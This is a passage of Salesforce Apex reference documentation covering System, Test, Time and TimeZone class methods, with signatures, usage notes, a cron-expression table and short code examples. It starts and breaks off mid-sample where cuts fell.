Object being compared.

obj2
Type: Object

Object to compare with the first argument.

Return Value

Type: Boolean

Usage

obj1 and *obj2* can be of any type. They can be values, or object references, such as sObjects and user-defined types.

The comparison rules for `System.equals` are identical to the ones for the `==` operator. For example, string comparison is case insensitive. For information about the comparison rules, see the == operator.

getApplicationReadWriteMode()

Returns the read write mode set for an organization during Salesforce.com upgrades and downtimes.

Signature

```
public static System.ApplicationReadWriteMode getApplicationReadWriteMode()
```

Return Value

Type: System.ApplicationReadWriteMode

Valid values are:

- `DEFAULT`
- `READ_ONLY`

Using the `System.ApplicationReadWriteMode` Enum

Use the `System.ApplicationReadWriteMode` enum returned by the `getApplicationReadWriteMode` to programmatically determine if the application is in read-only mode during Salesforce upgrades and downtimes.

Valid values for the enum are:

- `DEFAULT`
- `READ_ONLY`

Example:

```
public class myClass {
  public static void execute() {
    ApplicationReadWriteMode mode = System.getApplicationReadWriteMode();

    if (mode == ApplicationReadWriteMode.READ_ONLY) {
      // Do nothing. If DML operaton is attempted in readonly mode,
      // InvalidReadOnlyUserDmlException will be thrown.
    } else if (mode == ApplicationReadWriteMode.DEFAULT) {
      Account account = new Account(name = 'my account');
      insert account;
    }
  }
}
```

`hashCode(obj)`

Returns the hash code of the specified object.

Signature

```
public static Integer hashCode(Object obj)
```

Parameters

obj

Type: Object

The object to get the hash code for. This parameter can be of any type, including values or object references, such as sObjects or user-defined types.

Return Value

Type: Boolean

`isBatch()`

Returns `true` if the currently executing code is invoked by a batch Apex job; `false` otherwise.

Signature

```
public static Boolean isBatch()
```

Return Value

Type: Boolean

Usage

Since a future method can't be invoked from a batch Apex job, use this method to check if the currently executing code is a batch Apex job before you invoke a future method.

`isFuture()`

Returns `true` if the currently executing code is invoked by code contained in a method annotated with `future`; `false` otherwise.

Signature

```
public static Boolean isFuture()
```

Return Value

Type: Boolean

Usage

Since a future method can't be invoked from another future method, use this method to check if the current code is executing within the context of a future method before you invoke a future method.

`isScheduled()`

Returns `true` if the currently executing code is invoked by a scheduled Apex job; `false` otherwise.

Signature

```
public static Boolean isScheduled()
```

Return Value

Type: Boolean

now()

Returns the current date and time in the GMT time zone.

Signature

```
public static Datetime now()
```

Return Value

Type: Datetime

process(workItemIds, action, comments, nextApprover)

Processes the list of work item IDs.

Signature

```
public static List<Id> process(List<Id> workItemIds, String action, String comments,
String nextApprover)
```

Parameters

workItemIds
Type: List<Id>

action
Type: String

comments
Type: String

nextApprover
Type: String

Return Value

Type: List<Id>

purgeOldAsyncJobs(dt)

Deletes asynchronous Apex job records for jobs that have finished execution before the specified date with a Completed, Aborted, or Failed status, and returns the number of records deleted.

Signature

```
public static Integer purgeOldAsyncJobs(Date dt)
```

Parameters

dt
Type: Date

Specifies the date up to which old records are deleted. The date comparison is based on the `CompletedDate` field of AsyncApexJob, which is in the GMT time zone.

Return Value

Type: Integer

Usage

Asynchronous Apex job records are records in AsyncApexJob.

The system cleans up asynchronous job records for jobs that have finished execution and are older than seven days. You can use this method to further reduce the size of AsyncApexJob by cleaning up more records.

Each execution of this method counts as a single row against the governor limit for DML statements.

Example

This example shows how to delete all job records for jobs that have finished before today's date.

```
Integer count = System.purgeOldAsyncJobs
   (Date.today());
System.debug('Deleted ' +
   count + ' old jobs.');
```

requestVersion()

Returns a two-part version that contains the major and minor version numbers of a package.

Signature

```
public static System.Version requestVersion()
```

Return Value

Type: System.Version

Usage

Using this method, you can determine the version of an installed instance of your package from which the calling code is referencing your package. Based on the version that the calling code has, you can customize the behavior of your package code.

The `requestVersion` method isn't supported for unmanaged packages. If you call it from an unmanaged package, an exception will be thrown.

resetPassword(userId, sendUserEmail)

Resets the password for the specified user.

Signature

```
public static System.ResetPasswordResult resetPassword(ID userId, Boolean sendUserEmail)
```

Parameters

userId
Type: ID

sendUserEmail
Type: Boolean

Return Value

Type: System.ResetPasswordResult

Usage

When the user logs in with the new password, they are prompted to enter a new password, and to select a security question and answer if they haven't already. If you specify `true` for *sendUserEmail*, the user is sent an email notifying them that their password was reset. A link to sign onto Salesforce using the new password is included in the email. Use `setPassword(userId, password)` if you don't want the user to be prompted to enter a new password when they log in.

 Warning: Be careful with this method, and do not expose this functionality to end-users.

runAs(version)

Changes the current package version to the package version specified in the argument.

Signature

```
public static Void runAs(System.Version version)
```

Parameters

version
Type: System.Version

Return Value

Type: Void

Usage

A package developer can use Version methods to continue to support existing behavior in classes and triggers in previous package versions while continuing to evolve the code. Apex classes and triggers are saved with the version settings for each installed managed package that the class or trigger references.

This method is used for testing your component behavior in different package versions that you upload to the AppExchange. This method effectively sets a two-part version consisting of major and minor numbers in a test method so that you can test the behavior for different package versions.

You can only use `runAs` in a test method. There is no limitation to the number of calls to this method in a transaction. For sample usage of this method, see Testing Behavior in Package Versions.

`runAs(userSObject)`

Changes the current user to the specified user.

Signature

```
public static Void runAs(User userSObject)
```

Parameters

`userSObject`
Type: User

Return Value

Type: Void

Usage

All of the specified user's record sharing is enforced during the execution of `runAs`. You can only use `runAs` in a test method. For more information, see Using the `runAs` Method on page 529.

Note: The `runAs` method ignores user license limits. You can create new users with `runAs` even if your organization has no additional user licenses.

The `runAs` method implicitly inserts the user that is passed in as parameter if the user has been instantiated, but not inserted yet.

You can also use `runAs` to perform mixed DML operations in your test by enclosing the DML operations within the `runAs` block. In this way, you bypass the mixed DML error that is otherwise returned when inserting or updating setup objects together with other sObjects. See sObjects That Cannot Be Used Together in DML Operations.

Note: Every call to `runAs` counts against the total number of DML statements issued in the process.

`schedule(jobName, cronExpression, schedulableClass)`

Use `schedule` with an Apex class that implements the `Schedulable` interface to schedule the class to run at the time specified by a Cron expression.

Signature

```
public static String schedule(String jobName, String cronExpression, Object
schedulableClass)
```

Parameters

`jobName`
Type: String

`cronExpression`
Type: String

`schedulableClass`
Type: Object

Return Value

Type: String

Returns the scheduled job ID (CronTrigger ID).

Usage

Use extreme care if you're planning to schedule a class from a trigger. You must be able to guarantee that the trigger won't add more scheduled classes than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time. Use the `abortJob` method to stop the job after it has been scheduled.

Note: Salesforce schedules the class for execution at the specified time. Actual execution may be delayed based on service availability.

Using the `System.Schedule` Method

After you implement a class with the `Schedulable` interface, use the `System.Schedule` method to execute it. The scheduler runs as system—all classes are executed, whether or not the user has permission to execute the class.

Note: Use extreme care if you're planning to schedule a class from a trigger. You must be able to guarantee that the trigger won't add more scheduled classes than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time.

The `System.Schedule` method takes three arguments: a name for the job, an expression used to represent the time and date the job is scheduled to run, and the name of the class. This expression has the following syntax:

```
Seconds Minutes Hours Day_of_month Month Day_of_week optional_year
```

Note: Salesforce schedules the class for execution at the specified time. Actual execution may be delayed based on service availability.

The `System.Schedule` method uses the user's timezone for the basis of all schedules.

The following are the values for the expression:

Name	Values	Special Characters
Seconds	0–59	None
Minutes	0–59	None
Hours	0–23	`, - * /`
Day_of_month	1–31	`, - * ? / L W`
Month	1–12 or the following: • JAN • FEB • MAR • APR • MAY • JUN	`, - * /`

Name	Values	Special Characters
	• JUL • AUG • SEP • OCT • NOV • DEC	
Day_of_week	1–7 or the following: • SUN • MON • TUE • WED • THU • FRI • SAT	, - * ? / L #
optional_year	null or 1970–2099	, - * /

The special characters are defined as follows:

Special Character	Description
,	Delimits values. For example, use JAN, MAR, APR to specify more than one month.
-	Specifies a range. For example, use JAN-MAR to specify more than one month.
*	Specifies all values. For example, if *Month* is specified as *, the job is scheduled for every month.
?	Specifies no specific value. This is only available for *Day_of_month* and *Day_of_week*, and is generally used when specifying a value for one and not the other.
/	Specifies increments. The number before the slash specifies when the intervals will begin, and the number after the slash is the interval amount. For example, if you specify 1/5 for *Day_of_month*, the Apex class runs every fifth day of the month, starting on the first of the month.
L	Specifies the end of a range (last). This is only available for *Day_of_month* and *Day_of_week*. When used with *Day of month*, L always means the last day of the month, such as January 31, February 28 for leap years, and so on. When used with *Day_of_week* by itself, it always means 7 or SAT. When used with a *Day_of_week* value, it means the last of that type of day in the month. For example, if you specify 2L, you are specifying the last Monday of the month. Do not use a range of values with L as the results might be unexpected.

Special Character	Description
`W`	Specifies the nearest weekday (Monday-Friday) of the given day. This is only available for *`Day_of_month`*. For example, if you specify `20W`, and the 20th is a Saturday, the class runs on the 19th. If you specify `1W`, and the first is a Saturday, the class does not run in the previous month, but on the third, which is the following Monday. Tip: Use the `L` and `W` together to specify the last weekday of the month.
`#`	Specifies the *`nth`* day of the month, in the format ***`weekday`*`#`*`day_of_month`***. This is only available for *`Day_of_week`*. The number before the `#` specifies weekday (`SUN-SAT`). The number after the `#` specifies the day of the month. For example, specifying `2#2` means the class runs on the second Monday of every month.

The following are some examples of how to use the expression.

Expression	Description
`0 0 13 * * ?`	Class runs every day at 1 PM.
`0 0 22 ? * 6L`	Class runs the last Friday of every month at 10 PM.
`0 0 10 ? * MON-FRI`	Class runs Monday through Friday at 10 AM.
`0 0 20 * * ? 2010`	Class runs every day at 8 PM during the year 2010.

In the following example, the class `proschedule` implements the `Schedulable` interface. The class is scheduled to run at 8 AM, on the 13th of February.

```
proschedule p = new proschedule();
        String sch = '0 0 8 13 2 ?';
        system.schedule('One Time Pro', sch, p);
```

`scheduleBatch(batchable, jobName, minutesFromNow)`

Schedules a batch job to run once in the future after the specified time interval and with the specified job name.

Signature

```
public static String scheduleBatch(Database.Batchable batchable, String jobName, Integer minutesFromNow)
```

Parameters

`batchable`
Type: Database.Batchable

An instance of a class that implements the `Database.Batchable` interface.

`jobName`
Type: String

The name if the job that this method will start.

minutesFromNow
Type: Integer

The time interval in minutes after which the job should start executing. This argument must be greater than zero.

Return Value

Type: String

The scheduled job ID (CronTrigger ID).

Usage

Note: Some things to note about `System.scheduleBatch`:

- When you call `System.scheduleBatch`, Salesforce schedules the job for execution at the specified time. Actual execution might be delayed based on service availability.
- The scheduler runs as system—all classes are executed, whether or not the user has permission to execute the class.
- When the job's schedule is triggered, the system queues the batch job for processing. If Apex Flex Queue is enabled in your organization, the batch job is added at the end of the flex queue. For more information, see Holding Batch Jobs in the Apex Flex Queue.
- All scheduled Apex limits apply for batch jobs scheduled using `System.scheduleBatch`. After the batch job is queued (with a status of `Holding` or `Queued`), all batch job limits apply and the job no longer counts toward scheduled Apex limits.
- After calling this method and before the batch job starts, you can use the returned scheduled job ID to abort the scheduled job using the `System.abortJob` method.

For an example, see Using the `System.scheduleBatch` Method.

`scheduleBatch(batchable, jobName, minutesFromNow, scopeSize)`

Schedules a batch job to run once in the future after the specified the time interval, with the specified job name and scope size. Returns the scheduled job ID (CronTrigger ID).

Signature

```
public static String scheduleBatch(Database.Batchable batchable, String jobName, Integer
minutesFromNow, Integer scopeSize)
```

Parameters

batchable
Type: Database.Batchable

The batch class that implements the `Database.Batchable` interface.

jobName
Type: String

The name of the job that this method will start.

minutesFromNow
Type: Integer

The time interval in minutes after which the job should start executing.

scopeSize
Type: Integer

The number of records that should be passed to the batch `execute` method.

Return Value

Type: String

Usage

Note: Some things to note about `System.scheduleBatch`:

- When you call `System.scheduleBatch`, Salesforce schedules the job for execution at the specified time. Actual execution might be delayed based on service availability.
- The scheduler runs as system—all classes are executed, whether or not the user has permission to execute the class.
- When the job's schedule is triggered, the system queues the batch job for processing. If Apex Flex Queue is enabled in your organization, the batch job is added at the end of the flex queue. For more information, see Holding Batch Jobs in the Apex Flex Queue.
- All scheduled Apex limits apply for batch jobs scheduled using `System.scheduleBatch`. After the batch job is queued (with a status of `Holding` or `Queued`), all batch job limits apply and the job no longer counts toward scheduled Apex limits.
- After calling this method and before the batch job starts, you can use the returned scheduled job ID to abort the scheduled job using the `System.abortJob` method.

For an example, see Using the `System.scheduleBatch` Method.

`setPassword(userId, password)`

Sets the password for the specified user.

Signature

```
public static Void setPassword(ID userId, String password)
```

Parameters

userId
Type: ID

password
Type: String

Return Value

Type: Void

Usage

When the user logs in with this password, they are not prompted to create a new password. Use `resetPassword(userId, sendUserEmail)` if you want the user to go through the reset process and create their own password.

 Warning: Be careful with this method, and do not expose this functionality to end-users.

`submit(workItemIds, comments, nextApprover)`

Submits the processed approvals. The current user is the submitter and the entry criteria is evaluated for all processes applicable to the current user.

Signature

```
public static List<ID> submit(List<ID> workItemIds, String comments, String nextApprover)
```

Parameters

workItemIds
Type: List<ID>

comments
Type: String

nextApprover
Type: String

Return Value

Type: List<ID>

Usage

For enhanced submit and evaluation features, see the ProcessSubmitRequest class.

`today()`

Returns the current date in the current user's time zone.

Signature

```
public static Date today()
```

Return Value

Type: Date

Test Class

Contains methods related to Visualforce tests.

Namespace

System

Test Methods

The following are methods for `Test`. All methods are static.

IN THIS SECTION:

getStandardPricebookId()

Returns the ID of the standard price book in the organization.

invokeContinuationMethod(controller, request)

Invokes the callback method for the specified controller and continuation in a test method.

isRunningTest()

Returns `true` if the currently executing code was called by code contained in a test method, `false` otherwise. Use this method if you need to run different code depending on whether it was being called from a test.

loadData(sObjectToken, resourceName)

Inserts test records from the specified static resource .csv file and for the specified sObject type, and returns a list of the inserted sObjects.

setContinuationResponse(requestLabel, mockResponse)

Sets a mock response for a continuation HTTP request in a test method.

setCurrentPage(page)

A Visualforce test method that sets the current PageReference for the controller.

setCurrentPageReference(page)

A Visualforce test method that sets the current PageReference for the controller.

setFixedSearchResults(setSearchResults)

Defines a list of fixed search results to be returned by all subsequent SOSL statements in a test method.

setMock(interfaceType, instance)

Sets the response mock mode and instructs the Apex runtime to send a mock response whenever a callout is made through the HTTP classes or the auto-generated code from WSDLs.

setReadOnlyApplicationMode(applicationMode)

Sets the application mode for an organization to read-only in an Apex test to simulate read-only mode during Salesforce upgrades and downtimes. The application mode is reset to the default mode at the end of each Apex test run.

startTest()

Marks the point in your test code when your test actually begins. Use this method when you are testing governor limits.

stopTest()

Marks the point in your test code when your test ends. Use this method in conjunction with the `startTest` method.

testInstall(installImplementation, version, isPush)

Tests the implementation of the InstallHandler interface, which is used for specifying a post install script in packages. Tests run as the test initiator in the development environment.

testUninstall(uninstallImplementation)

Tests the implementation of the UninstallHandler interface, which is used for specifying an uninstall script in packages. Tests run as the test initiator in the development environment.

`getStandardPricebookId()`

Returns the ID of the standard price book in the organization.

Signature

```
public static Id getStandardPricebookId()
```

Return Value

Type: Id

The ID of the standard price book.

Usage

This method returns the ID of the standard price book in your organization regardless of whether the test can query organization data. By default, tests can't query organization data unless they're annotated with `@isTest(SeeAllData=true)`.

Creating price book entries with a standard price requires the ID of the standard price book. Use this method to get the standard price book ID so that you can create price book entries in your tests.

Example

This example creates some test data for price book entries. The test method in this example gets the standard price book ID and uses this ID to create a price book entry for a product with a standard price. Next, the test creates a custom price book and uses the ID of this custom price book to add a price book entry with a custom price.

```
@isTest
public class PriceBookTest {
    // Utility method that can be called by Apex tests to create price book entries.
    static testmethod void addPricebookEntries() {
        // First, set up test price book entries.
        // Insert a test product.
        Product2 prod = new Product2(Name = 'Laptop X200',
            Family = 'Hardware');
        insert prod;

        // Get standard price book ID.
        // This is available irrespective of the state of SeeAllData.
        Id pricebookId = Test.getStandardPricebookId();

        // 1. Insert a price book entry for the standard price book.
        // Standard price book entries require the standard price book ID we got earlier.

        PricebookEntry standardPrice = new PricebookEntry(
            Pricebook2Id = pricebookId, Product2Id = prod.Id,
            UnitPrice = 10000, IsActive = true);
        insert standardPrice;

        // Create a custom price book
        Pricebook2 customPB = new Pricebook2(Name='Custom Pricebook', isActive=true);
        insert customPB;

        // 2. Insert a price book entry with a custom price.
```

```
        PricebookEntry customPrice = new PricebookEntry(
            Pricebook2Id = customPB.Id, Product2Id = prod.Id,
            UnitPrice = 12000, IsActive = true);
        insert customPrice;

        // Next, perform some tests with your test price book entries.
    }
}
```

`invokeContinuationMethod(controller, request)`

Invokes the callback method for the specified controller and continuation in a test method.

Signature

```
public static Object invokeContinuationMethod(Object controller, Continuation request)
```

Parameters

`controller`
Type: Object

An instance of the controller class that invokes the continuation request.

`request`
Type: Continuation

The continuation that is returned by an action method in the controller class.

Return Value

Type: Object

The response of the continuation callback method.

Usage

Use the `Test.setContinuationResponse` and `Test.invokeContinuationMethod` methods to test continuations. In test context, callouts of continuations aren't sent to the external service. By using these methods, you can set a mock response and cause the runtime to call the continuation callback method to process the mock response.

Call `Test.setContinuationResponse` before you call `Test.invokeContinuationMethod`. When you call `Test.invokeContinuationMethod`, the runtime executes the callback method that is associated with the continuation. The callback method processes the mock response that is set by `Test.setContinuationResponse`.

`isRunningTest()`

Returns `true` if the currently executing code was called by code contained in a test method, `false` otherwise. Use this method if you need to run different code depending on whether it was being called from a test.

Signature

```
public static Boolean isRunningTest()
```

Return Value

Type: Boolean

loadData(sObjectToken, resourceName)

Inserts test records from the specified static resource .csv file and for the specified sObject type, and returns a list of the inserted sObjects.

Signature

```
public static List<sObject> loadData(Schema.SObjectType sObjectToken, String
resourceName)
```

Parameters

sObjectToken
Type: Schema.SObjectType

The sObject type for which to insert test records.

resourceName
Type: String

The static resource that corresponds to the .csv file containing the test records to load. The name is case insensitive.

Return Value

Type: List<sObject>

Usage

You must create the static resource prior to calling this method. The static resource is a comma-delimited file ending with a .csv extension. The file contains field names and values for the test records. The first line of the file must contain the field names and subsequent lines are the field values. To learn more about static resources, see "Defining Static Resources" in the Salesforce online help.

Once you create a static resource for your .csv file, the static resource will be assigned a MIME type. Supported MIME types are:

- text/csv
- application/vnd.ms-excel
- application/octet-stream
- text/plain

setContinuationResponse(requestLabel, mockResponse)

Sets a mock response for a continuation HTTP request in a test method.

Signature

```
public static void setContinuationResponse(String requestLabel, System.HttpResponse
mockResponse)
```

Parameters

requestLabel
Type: String

The unique label that corresponds to the continuation HTTP request. This label is returned by `Continuation.addHttpRequest`.

mockResponse
Type: HttpResponse

The fake response to be returned by `Test.invokeContinuationMethod`.

Return Value

Type: void

Usage

Use the `Test.setContinuationResponse` and `Test.invokeContinuationMethod` methods to test continuations. In test context, callouts of continuations aren't sent to the external service. By using these methods, you can set a mock response and cause the runtime to call the continuation callback method to process the mock response.

Call `Test.setContinuationResponse` before you call `Test.invokeContinuationMethod`. When you call `Test.invokeContinuationMethod`, the runtime executes the callback method that is associated with the continuation. The callback method processes the mock response that is set by `Test.setContinuationResponse`.

setCurrentPage(page)

A Visualforce test method that sets the current PageReference for the controller.

Signature

```
public static Void setCurrentPage(PageReference page)
```

Parameters

page
Type: System.PageReference

Return Value

Type: Void

setCurrentPageReference(page)

A Visualforce test method that sets the current PageReference for the controller.

Signature

```
public static Void setCurrentPageReference(PageReference page)
```

Parameters

page
Type: System.PageReference

Return Value

Type: Void

setFixedSearchResults(setSearchResults)

Defines a list of fixed search results to be returned by all subsequent SOSL statements in a test method.

Signature

```
public static Void setFixedSearchResults(ID[] setSearchResults)
```

Parameters

setSearchResults
Type: ID[]

The list of record IDs specified by *opt_set_search_results* replaces the results that would normally be returned by the SOSL queries if they were not subject to any `WHERE` or `LIMIT` clauses. If these clauses exist in the SOSL queries, they are applied to the list of fixed search results.

Return Value

Type: Void

Usage

If *opt_set_search_results* is not specified, all subsequent SOSL queries return no results.

For more information, see Adding SOSL Queries to Unit Tests on page 531.

setMock(interfaceType, instance)

Sets the response mock mode and instructs the Apex runtime to send a mock response whenever a callout is made through the HTTP classes or the auto-generated code from WSDLs.

Signature

```
public static Void setMock(Type interfaceType, Object instance)
```

Parameters

interfaceType
Type: System.Type

instance
Type: Object

Return Value

Type: Void

Usage

Note: If the code that performs the callout is in a managed package, you must call `Test.setMock` from a test method in the same package with the same namespace to mock the callout.

`setReadOnlyApplicationMode(applicationMode)`

Sets the application mode for an organization to read-only in an Apex test to simulate read-only mode during Salesforce upgrades and downtimes. The application mode is reset to the default mode at the end of each Apex test run.

Signature

```
public static Void setReadOnlyApplicationMode(Boolean applicationMode)
```

Parameters

applicationMode
Type: Boolean

Return Value

Type: Void

Usage

Also see the `getApplicationReadWriteMode()` System method.

Do not use `setReadOnlyApplicationMode` for purposes unrelated to Read-Only Mode testing, such as simulating DML exceptions.

Example

The following example sets the application mode to read-only and attempts to insert a new account record, which results in the exception. It then resets the application mode and performs a successful insert.

```
@isTest
private class ApplicationReadOnlyModeTestClass {
  public static testmethod void test() {
    // Create a test account that is used for querying later.
    Account testAccount = new Account(Name = 'TestAccount');
    insert testAccount;

    // Set the application read only mode.
    Test.setReadOnlyApplicationMode(true);

    // Verify that the application is in read-only mode.
    System.assertEquals(
              ApplicationReadWriteMode.READ_ONLY,
              System.getApplicationReadWriteMode());
```

```
    // Create a new account object.
    Account testAccount2 = new Account(Name = 'TestAccount2');

    try {
      // Get the test account created earlier. Should be successful.
      Account testAccountFromDb =
        [SELECT Id, Name FROM Account WHERE Name = 'TestAccount'];
      System.assertEquals(testAccount.Id, testAccountFromDb.Id);

      // Inserts should result in the InvalidReadOnlyUserDmlException
      // being thrown.
      insert testAccount2;
      System.assertEquals(false, true);
    } catch (System.InvalidReadOnlyUserDmlException e) {
      // Expected
    }
    // Insertion should work after read only application mode gets disabled.
    Test.setReadOnlyApplicationMode(false);

    insert testAccount2;
    Account testAccount2FromDb =
       [SELECT Id, Name FROM Account WHERE Name = 'TestAccount2'];
    System.assertEquals(testAccount2.Id, testAccount2FromDb.Id);
  }
}
```

`startTest()`

Marks the point in your test code when your test actually begins. Use this method when you are testing governor limits.

Signature

```
public static Void startTest()
```

Return Value

Type: Void

Usage

You can also use this method with `stopTest` to ensure that all asynchronous calls that come after the `startTest` method are run before doing any assertions or testing. Each test method is allowed to call this method only once. All of the code before this method should be used to initialize variables, populate data structures, and so on, allowing you to set up everything you need to run your test. Any code that executes after the call to `startTest` and before `stopTest` is assigned a new set of governor limits.

`stopTest()`

Marks the point in your test code when your test ends. Use this method in conjunction with the `startTest` method.

Signature

```
public static Void stopTest()
```

Return Value

Type: Void

Usage

Each test method is allowed to call this method only once. Any code that executes after the `stopTest` method is assigned the original limits that were in effect before `startTest` was called. All asynchronous calls made after the `startTest` method are collected by the system. When `stopTest` is executed, all asynchronous processes are run synchronously.

Note: Asynchronous calls, such as `@future` or `executeBatch`, called in a `startTest`, `stopTest` block, do not count against your limits for the number of queued jobs.

`testInstall(installImplementation, version, isPush)`

Tests the implementation of the InstallHandler interface, which is used for specifying a post install script in packages. Tests run as the test initiator in the development environment.

Signature

```
public static Void testInstall(InstallHandler installImplementation, Version version,
Boolean isPush)
```

Parameters

`installImplementation`
Type: System.InstallHandler

A class that implements the `InstallHandler` interface.

`version`
Type: System.Version

The version number of the existing package installed in the subscriber organization.

`isPush`
Type: Boolean

(Optional) Specifies whether the upgrade is a push. The default value is `false`.

Return Value

Type: Void

Usage

This method throws a run-time exception if the test install fails.

Example

```
@isTest static void test() {
  PostInstallClass postinstall =
    new PostInstallClass();
    Test.testInstall(postinstall,
      new Version(1,0));
  }
```

`testUninstall(uninstallImplementation)`

Tests the implementation of the UninstallHandler interface, which is used for specifying an uninstall script in packages. Tests run as the test initiator in the development environment.

Signature

```
public static Void testUninstall(UninstallHandler uninstallImplementation)
```

Parameters

`uninstallImplementation`
Type: System.UninstallHandler

A class that implements the `UninstallHandler` interface.

Return Value

Type: Void

Usage

This method throws a run-time exception if the test uninstall fails.

Example

```
@isTest static void test() {
  UninstallClass uninstall =
    new UninstallClass();
    Test.testUninstall(uninstall);
  }
```

Time Class

Contains methods for the Time primitive data type.

Namespace

System

Usage

For more information on time, see Primitive Data Types on page 25.

Time Methods

The following are methods for `Time`.

IN THIS SECTION:

addHours(additionalHours)

Adds the specified number of hours to a Time.

Signature

```
public Time addHours(Integer additionalHours)
```

Parameters

additionalHours
Type: Integer

Return Value

Type: Time

Example

```
Time myTime = Time.newInstance(1, 2, 3, 4);
Time expected = Time.newInstance(4, 2, 3, 4);
System.assertEquals(expected, myTime.addHours(3));
```

addMilliseconds(additionalMilliseconds)

Adds the specified number of milliseconds to a Time.

Signature

```
public Time addMilliseconds(Integer additionalMilliseconds)
```

Parameters

additionalMilliseconds
Type: Integer

Return Value

Type: Time

Example

```
Time myTime = Time.newInstance(1, 2, 3, 0);
Time expected = Time.newInstance(1, 2, 4, 400);
System.assertEquals(expected, myTime.addMilliseconds(1400));
```

addMinutes(additionalMinutes)

Adds the specified number of minutes to a Time.

Signature

```
public Time addMinutes(Integer additionalMinutes)
```

Parameters

additionalMinutes
Type: Integer

Return Value

Type: Time

Example

```
Time myTime = Time.newInstance(18, 30, 2, 20);
Integer myMinutes = myTime.minute();
```

```
myMinutes = myMinutes + 5;
System.assertEquals(myMinutes, 35);
```

addSeconds(additionalSeconds)

Adds the specified number of seconds to a Time.

Signature

```
public Time addSeconds(Integer additionalSeconds)
```

Parameters

additionalSeconds
Type: Integer

Return Value

Type: Time

Example

```
Time myTime = Time.newInstance(1, 2, 55, 0);
Time expected = Time.newInstance(1, 3, 5, 0);
System.assertEquals(expected, myTime.addSeconds(10));
```

hour()

Returns the hour component of a Time.

Signature

```
public Integer hour()
```

Return Value

Type: Integer

Example

```
Time myTime = Time.newInstance(18, 30, 2, 20);
myTime = myTime.addHours(2);
Integer myHour = myTime.hour();
System.assertEquals(myHour, 20);
```

millisecond()

Returns the millisecond component of a Time.

Signature

```
public Integer millisecond()
```

Return Value

Type: Integer

Example

```
Time myTime = Time.newInstance(3, 14, 15, 926);
System.assertEquals(926, myTime.millisecond());
```

minute()

Returns the minute component of a Time.

Signature

```
public Integer minute()
```

Return Value

Type: Integer

Example

```
Time myTime = Time.newInstance(3, 14, 15, 926);
System.assertEquals(14, myTime.minute());
```

newInstance(hour, minutes, seconds, milliseconds)

Constructs a Time from Integer representations of the specified hour, minutes, seconds, and milliseconds.

Signature

```
public static Time newInstance(Integer hour, Integer minutes, Integer seconds, Integer
milliseconds)
```

Parameters

hour
Type: Integer

minutes
Type: Integer

seconds
Type: Integer

milliseconds
Type: Integer

Return Value

Type: Time

Example

The following example creates a time of 18:30:2:20.

```
Time myTime =
Time.newInstance(18, 30, 2, 20);
```

`second()`

Returns the second component of a Time.

Signature

```
public Integer second()
```

Return Value

Type: Integer

Example

```
Time myTime = Time.newInstance(3, 14, 15, 926);
System.assertEquals(15, myTime.second());
```

TimeZone Class

Represents a time zone. Contains methods for creating a new time zone and obtaining time zone properties, such as the time zone ID, offset, and display name.

Namespace

System

Usage

You can use the methods in this class to get properties of a time zone, such as the properties of the time zone returned by `UserInfo.getTimeZone`, or the time zone returned by `getTimeZone` of this class.

Example

This example shows how to get properties of the current user's time zone and displays them to the debug log.

```
TimeZone tz = UserInfo.getTimeZone();
System.debug('Display name: ' + tz.getDisplayName());
System.debug('ID: ' + tz.getID());
// During daylight saving time for the America/Los_Angeles time zone
System.debug('Offset: ' + tz.getOffset(DateTime.newInstance(2012,10,23,12,0,0)));
```

```
// Not during daylight saving time for the America/Los_Angeles time zone
System.debug('Offset: ' + tz.getOffset(DateTime.newInstance(2012,11,23,12,0,0)));
System.debug('String format: ' + tz.toString());
```

The output of this sample varies based on the user's time zone. This is an example output if the user's time zone is America/Los_Angeles. For this time zone, daylight saving time is -7 hours from GMT (-25200000 milliseconds) and standard time is -8 hours from GMT (-28800000 milliseconds).

```
Display name: Pacific Standard Time

ID: America/Los_Angeles

Offset: -25200000

Offset: -28800000

String format: America/Los_Angeles
```

This second example shows how to create a time zone for the New York time zone and get the offset of this time zone to the GMT time zone. The example uses two dates to get the offset from. One date is before DST, and one is after DST. In 2000, DST ended on Sunday, October 29 for the New York time zone. Because the date occurs after DST ends, the offset on the first date is –5 hours to GMT. In 2012, DST ended on Sunday, November 4. Because the date is within DST, the offset on the second date is –4 hours.

```
// Get the New York time zone
Timezone tz = Timezone.getTimeZone('America/New_York');

// Create a date before the 2007 shift of DST into November
DateTime dtpre = DateTime.newInstanceGMT(2000, 11, 1, 0, 0, 0);
system.debug(tz.getOffset(dtpre));   //-18000000 (= -5 hours = EST)

// Create a date after the 2007 shift of DST into November
DateTime dtpost = DateTime.newInstanceGMT(2012, 11, 1, 0, 0, 0);
system.debug(tz.getOffset(dtpost));   //-14400000 (= -4 hours = EDT)
```

This next example is similar to the previous one except that it gets the offset around the boundary of DST. In 2014, DST ended on Sunday, November 2 at 2:00 AM local time for the New York time zone. The first offset is obtained right before DST ends, and the second offset is obtained right after DST ends. The dates are created by using the `DateTime.newInstanceGMT` method. This method expects the passed-in date values to be based on the GMT time zone.

```
// Get the New York time zone
Timezone tz = Timezone.getTimeZone('America/New_York');

// Before DST ends
DateTime dtpre = DateTime.newInstanceGMT(2014, 11, 2, 5, 59, 59);  //1:59:59AM local
system.debug(tz.getOffset(dtpre));   //-14400000 (= -4 hours = still on DST)

// After DST ends
DateTime dtpost = DateTime.newInstanceGMT(2014, 11, 2, 6, 0, 0); //1:00:00AM local
system.debug(tz.getOffset(dtpost));  //-18000000 (= -5 hours = back one hour)
```

TimeZone Methods

The following are methods for `TimeZone`.

IN THIS SECTION:

`getDisplayName()`

Returns this time zone's display name.

Signature

```
public String getDisplayName()
```

Return Value

Type: String

`getID()`

Returns this time zone's ID.

Signature

```
public String getID()
```

Return Value

Type: String

`getOffset(date)`

Returns the time zone offset, in milliseconds, of the specified date to the GMT time zone.

Signature

```
public Integer getOffset(Datetime date)
```

Parameters

`date`
Type: Datetime

The *date* argument is the date and time to evaluate.

Return Value

Type: Integer

Usage

Note: The returned offset is adjusted for daylight saving time if the *date* argument falls within daylight saving time for this time zone.

getTimeZone(timeZoneIdString)

Returns the time zone corresponding to the specified time zone ID.

Signature

```
public static TimeZone getTimeZone(String timeZoneIdString)
```

Parameters

timeZoneIdString
Type: String

The time zone values you can use for the *Id* argument are any valid time zone values that the Java TimeZone class supports.

Return Value

Type: TimeZone

Example

```
TimeZone tz = TimeZone.getTimeZone('America/Los_Angeles');
System.assertEquals(
